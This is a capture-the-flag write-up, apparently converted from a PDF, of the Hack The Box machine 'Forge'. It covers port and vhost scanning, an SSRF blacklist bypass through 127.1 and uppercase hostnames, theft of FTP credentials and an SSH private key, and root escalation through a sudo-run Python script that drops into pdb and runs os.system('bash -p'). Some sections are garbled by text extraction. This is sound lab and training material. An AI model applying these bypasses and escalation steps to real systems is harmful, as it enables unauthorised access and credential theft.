1.0 RECONNAISSANCE

1.1 Network Port Scanning

1.1.1 Port 21

Discover port 21 with FTP services, seem blocked by firewall as this is not in open status.

```
PORT STATE SERVICE VERSION 21/tcp filtered ftp
```

1.1.2 Port 22

Discover Port 22 with OpenSSH 8.2p1 Ubuntu 4ubuntu0.3.

1.1.3 Port 80

Discover Port 80 with Apache httpd 2.4.41 of webserver.

```
80/tcp open http Apache httpd 2.4.41
|_http-title: Gallery
|_http-server-header: Apache/2.4.41 (Ubuntu)
```

1.1.4 UDP Scan

In UDP Scan, we dint discover any vulnerability port, port status and associate services.

```
ents/HTB/Machine/Linux/Forge$ sudo nmap -T4 -A -sU 10.10.11.111 -oN ./nmap/forge-udp.nmap
Starting Nmap 7.92 (https://nmap.org) at 2021-11-26 16:25 +08
Warning: 10.10.11.111 giving up on port because retransmission cap hit (6).
Nmap scan report for forge.htb (10.10.11.111)
Host is up (0.26s latency).
Not shown: 994 closed udp ports (port-unreach)
             STATE
                               SERVICE
                                           VERSION
PORT
989/udp
            open|filtered ftps-data
2002/udp open filtered globe
16970/udp open|filtered unknown
22053/udp open|filtered unknown
39683/udp open filtered unknown
50164/udp open filtered unknown
Too many fingerprints match this host to give specific OS details
Network Distance: 2 hops
```

1.2 Web Fuzzing

1.2.1 Directory fuzz

Fuzzing the directory of root domain. Discover 'uploads' directory.

```
:: Method
                          : GET
 :: URL
                          : http://forge.htb/FUZZ
 :: Wordlist
                          : FUZZ: /usr/share/seclists/Discovery/Web-Content/big.txt
 :: Output file
                          : ./web-dir/forge-80.ffuf
 :: File format : json
:: Follow redirects : false
                          : false
 :: Calibration
 :: Timeout
                          : 10
 :: Threads
                         : 40
 :: Matcher
                          : Response status: 200,204,301,302,307,401,403,405
server-status
                              [Status: 403, Size: 274, Words: 20, Lines: 10]
                              [Status: 301, Size: 307, Words: 20, Lines: 10]
[Status: 200, Size: 929, Words: 267, Lines: 33]
[Status: 301, Size: 224, Words: 21, Lines: 4]
static
upload
uploads
```

1.2.2 Vhost Fuzz


Discover admin vhost of the domain.

```
v1.3.1 Kali Exclusive <3
:: Method
                    : GET
:: URL
                    : http://forge.htb
                   : FUZZ: /usr/share/seclists/Discovery/DNS/shubs-subdomains.txt
:: Wordlist
                    : Host: FUZZ.forge.htb
:: Header
:: Follow redirects : false
:: Calibration
                   : false
:: Timeout
                    : 10
                   : 40
:: Threads
:: Matcher
                    : Response status: 200,204,301,302,307,401,403,405
:: Filter
                    : Response words: 18
                       [Status: 200, Size: 27, Words: 4, Lines: 2]
admin
```

1.3 Website enumeration

1.3.1 Gallery

Website designed for upload image or as Gallery services. Upload image button action.




Check on the source. Discovered upload and static directory.

1.3.2 Upload directory


'/upload' directory. Discovered that the services will allow user to upload image or file from local or url.

1.3.2.1 Upload file from local

Discover an option for upload file from local.




Test random upload an random file. File name being encoded with base64.



Intercept request via BurpSuite. Doesn't found any interesting parameter or request body data.

1.3.2.2 Upload file from URL

Upload an image from attacker machine.



Open a listener and try to receive connection from server. Seem like the server will try to get or download the file or images from the provided url.

sodanew@kalinew:~/Documents/HTB/Machine/Linux/Forge/www\$ nc -lvnp 80
Ncat: Version 7.92 (https://nmap.org/ncat)
Ncat: Listening on :::80
Ncat: Listening on 0.0.0.0:80
Ncat: Connection from 10.10.11.111.
Ncat: Connection from 10.10.11.111:48850.
GET / HTTP/1.1
Host: 10.10.14.5
User-Agent: python-requests/2.25.1
Accept-Encoding: gzip, deflate
Accept: */*
Connection: keep-alive

1.4 ADMIN Vhost


Access to 'admin.forge.htb'. The server response will only localhost address is allowed.



1.5 SSRF Vulnerability

1.5.1 Blacklist address.

When we submit the url with 127.0.0.1 address. Server blocked 127.0.0.1 address.



1.5.2 Localhost address

Test with http://127.1 address.



1.5.3 Concept 127.1 address

Which will pointing back to localhost address.

```
| sodanew@kalinew:~/Documents/HTB/Machine/Linux/Forge$ ping 127.1 | PING 127.1 (127.0.0.1) 56(84) bytes of data. 64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.031 ms 64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.078 ms 64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.075 ms 64 bytes from 127.0.0.1: icmp_seq=4 ttl=64 time=0.094 ms ^c ---- 127.1 ping statistics --- 4 packets transmitted, 4 received, 0% packet loss, time 3072ms rtt min/avg/max/mdev = 0.031/0.069/0.094/0.023 ms
```

1.5.4 Bypass Blacklist address

1.5.4.1 *Upper case*

Change the word of domain to upper case as below.

Change of localhost address to Upper

1.5.4.2 Server response for 127.1 address

The server response with success request. It allowed get some file from the addresses.

File uploaded successfully to the following url:
http://forge.htb/uploads/l6KWXvfcoB8WPdCU11Cs

1.5.5 FTP localhost

As we already bypassed the blacklisted address. We can now check for FTP port to gather more information.

1.5.6 Admin VHOST

SSRF to admin vhost

1.6 Admin panel

Discover the admin panel or portal, when accessing the page.

```
:~/Documents/HTB/Machine/Linux/Forge$ curl http://forge.htb/uploads/2KpOCkWMSXW79Ewko1AH
<!DOCTYPE html>
<html>
<head>
  <title>Admin Portal</title>
</head>
<body>
    <link rel="stylesheet" type="text/css" hret="/static/css/main.css">
    <header>
            <nav>
                <h1 class=""><a href="/">Portal home</a></h1>
                <h1 class="align-right margin-right">ca href="/announcements">Announcements</a></h1>
<h1 class="align-right">ca href="/upload">Upload image</a></h1></h1></h1>
    </header>
    <center><h1>Welcome Admins!</h1></center>
                 alinew:~/Documents/HTB/Machine/Linux/Forge$
```

1.6.1 Annoucement directory

Access 'ADMIN.FORGE.HTB/announcements' directory via SSRF vuln. Obtained FTP credentials and knowing the 'upload' directory now support for ftp. The upload directory also contain configuration that allowed to upload with a 'url' parameter.

1.6.2 Upload directory

Access 'ADMIN.FORGE.HTB/upload' directory via SSRF vuln. The upload directory is quite like root domain page.

```
<!DOCTYPE html>
<html>
<head>
    <title>Upload an image</title>
</head>

<
    <header>
                 <
             </nav>
    </header>
    <center>
         <br><br>
         <div id="content">
             <h2 onclick="show_upload_local_file()">
    Upload local file
             </h2>
             <h2 onclick="show_upload_remote_file()">
                 Upload from url
             </h2>
             <div id="form-div">
        </div>
    </center>
    <br>
    <br>
</body>
</html>
```

1.7 Double SSRF with FTP credentials

Add the 'url' parameter and ftp credentials. The server success upload the file.

1.7.1 User directory

We discover user directory.

```
<
```

1.7.2 SSH directory

Edit the request to grab SSH private key

1.7.3 SSH private key

We were able to obtain the private key of user.

```
Line wrap 

| The property of the property of
```

2.0 USER ACCESS

2.1 SSH Login

As we obtain ssh private key for user. We can login it via the private key.

```
sodanew@kalinew:~/Documents/HTB/Machine/Linux/Forge/ssh-dir$ ssh -i user_id user@forge.htb
The authenticity of host 'forge.htb (10.10.11.111)' can't be established.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'forge.htb' (ED25519) to the list of known hosts.
Welcome to Ubuntu 20.04.3 LTS (GNU/Linux 5.4.0-81-generic x86_64)
 * Documentation: https://help.ubuntu.com
                          https://landscape.canonical.com
 * Management:
 * Support:
                          https://ubuntu.com/advantage
   System information as of Sat 27 Nov 2021 03:52:27 AM UTC
                                              Processes:
   System load: 0.0
                                                                              222
   Usage of /: 44.8% of 6.82GB Users logged in:
   Memory usage: 34%
                                              IPv4 address for eth0: 10.10.11.111
   Swap usage:
Ø updates can be applied immediately.
The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings
Last login: Fri Nov 26 23:14:23 2021 from 10.10.14.123
 -bash-5.0$ whoami
user
 -bash-5.0$
```

2.2 Sudo Permission

Check sudo permission.

```
-bash-5.0$ sudo -l
Matching Defaults entries for user on forge:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/shin\:/snap/bin

User user may run the following commands on forge:
    (ALL: ALL) NOPASSWD: /usr/bin/python3 /opt/remote-manage.py
-bash-5.0$
```

2.3 File permission

Navigate to '/opt' directory. We discover that this script is execute by root.

```
-bash-5.0$ pwd
/opt
-bash-5.0$ ls -la
total 12
drwxr-xr-x 2 root root 4096 May 31 12:09 .
drwxr-xr-x 20 root root 4096 Aug 4 19:23 ..
-rwxr-xr-x 1 root root 1447 May 31 12:09 remote-manage.py
-bash-5.0$
```

2.4 Execute Python script

We can see that it is listening on specific port.

```
user@forge:~$ sudo /usr/bin/python3 /opt/remote-manage.py
Listening on localhost:34035
```

2.5 Python script content

By checking on the python script. We discover a secret password.

```
sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
sock.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1)
sock.bind(('127.0.0.1', port))
sock.listen(1)
print(f'Listening on localhost:{port}')
(clientsock, addr) = sock.accept()
clientsock.send(b'Enter the secret passsword: ')
if clientsock.recv(1024).strip().decode() != 'secretadminpassword':
    clientsock.send(b'Wrong password!\n')
    clientsock.send(b'Welcome admin!\n')
    while True:
        clientsock.send(b'\nWhat do you wanna do: \n')
        clientsock.send(b'[1] View processes\n')
clientsock.send(b'[2] View free memory\n')
        clientsock.send(b'[3] View listening sockets\n')
        clientsock.send(b'[4] Quit\n')
        option = int(clientsock.recv(1024).strip())
```

We also discover python debugger exist on the except clause. We need a way to get into here.

```
26
27
28
               clientsock.send(b'[4] Quit\r
               option = int(clientsock.recv(1024).strip())
               if option == 1:
29
                   clientsock.send(subprocess.getoutput('ps aux').encode())
30
               elif option == 2:
31
                   clientsock.send(subprocess.getoutput('df').encode())
               elif option == 3:
32
33
                   clientsock.send(subprocess.getoutput('ss -lnt').encode())
34
               elif option == 4:
35
                   clientsock.send(b'Bye\n')
36
37
  except Exception as e:
38
      print(e)
39
      pdb.post_mortem(e.__traceback__
10
      quit()
```

3.0 ROOT ACCESS

Require to use 2 SSH shell.

3.1 1st ssh shell

Use this shell to execute the python script

```
user@forge:~$ sudo python3 /opt/remote-manage.py
Listening on localhost:24328
```

3.2 2nd ssh shell

Use this shell to connect with the specific port.

```
user@forge:/opt$ nc localhost 24328
Enter the secret passsword: secretadminpassword
Welcome admin!

What do you wanna do:
[1] View processes
[2] View free memory
[3] View listening sockets
```

Next, we simply type in random character, we will pop to the PDB interface.

```
user@forge:/opt$ nc localhost 24328
Enter the secret passsword: secretadminpassword
Welcome admin!

What do you wanna do:
[1] View processes
[2] View free memory
[3] View listening sockets
[4] Quit
abc
```

3.3 PDB terminal

On the 1st SSH shell. We can import os library and execute bash with -p options. Now we can obtain ROOT access to the machine.

```
user@forge:~$ sudo python3 /opt/remote-manage.py
Listening on localhost:24328
invalid literal for int() with base 10: b'abc'
> /opt/remote-manage.py(27)<module>()
-> option = int(clientsock.recv(1024).strip())
(Pdb) id
built-in function id>
(Pdb) import os
(Pdb) import os
(Pdb) os.system('id')
uid=0(root) gid=0(root) groups=0(root)
0
(Pdb) os.system('bash -p')
root@forge:/home/user# id
uid=0(root) gid=0(root) groups=0(root)
root@forge:/home/user#
```